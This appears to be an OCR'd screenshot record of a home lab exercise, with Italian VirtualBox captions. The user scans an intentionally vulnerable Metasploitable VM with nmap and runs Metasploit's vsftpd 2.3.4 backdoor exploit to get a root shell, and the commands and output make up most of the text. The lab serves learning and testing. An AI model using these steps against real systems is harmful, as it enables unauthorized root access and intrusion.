




metasp [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces
This file describes the network interfaces available on your system
and how to activate them. For more information, see interfaces(5).
The loopback network interface
auto lo
iface lo inet loopback
The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.1.149
gateway 192.168.1.1
netmask 255.255.255.0
network 192.168.1.0


File Actions Edit View Help
GNU nano 8.0 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali.org kali
The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.1.149 metasploit


kali [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
9:23
diidro@kali: ~
File Actions Edit View Help
┌──(diidro㉿kali)-[~]
└─$ ping -c4 metasploit
PING metasploit (192.168.1.149) 56(84) bytes of data.
64 bytes from metasploit (192.168.1.149): icmp_seq=1 ttl=64 time=1.09 ms
64 bytes from metasploit (192.168.1.149): icmp_seq=2 ttl=64 time=0.989 ms
64 bytes from metasploit (192.168.1.149): icmp_seq=3 ttl=64 time=0.978 ms
64 bytes from metasploit (192.168.1.149): icmp_seq=4 ttl=64 time=0.397 ms
— metasploit ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.397/0.864/1.094/0.273 ms
┌──(diidro㉿kali)-[~]
└─$
┌──(diidro㉿kali)-[~]
└─$ nmap -A -p 21 192.168.1.149
Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-08 09:22 EDT
Nmap scan report for metasploit (192.168.1.149)
Host is up (0.00041s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.1.150
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.79 seconds
┌──(diidro㉿kali)-[~]
└─$



diidro@kali: ~

File Actions Edit View Help

```
  d00000000.      .c00000c.      ,00000000x
  l00000000.      Hor;d;     brute2,00000000l
  .00000000.   .;           ;    ,00000000.
   c0000000.   .00c.      'o00.   ,0000000c
    o000000.   .0000.    :0000.   ,000000o
     l00000.   .0000.    :0000.   ,00000l
      ;0000'   .0000.    :0000.   ;0000;
       .d00o   .0000occcx0000.   x00d.
         ,kOl  .0000000000000. .d0k,
            :kk;.0000000000000.c0k:
              ;k000000000000000k:
                ,x00000000000x,
                  .l00000000l.
                     ,d0d,
                        .

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

diidro@kali: ~

File Actions Edit View Help

```
   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                       tasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

diidro@kali: ~

File Actions Edit View Help

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                       tasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:39843 → 192.168.1.149:6200) at 2024-07-08 09:20:32 -040
0

mkdir /home/msfadmin/test_metasploit
ls /home/msfadmin
test_metasploit
vulnerable
```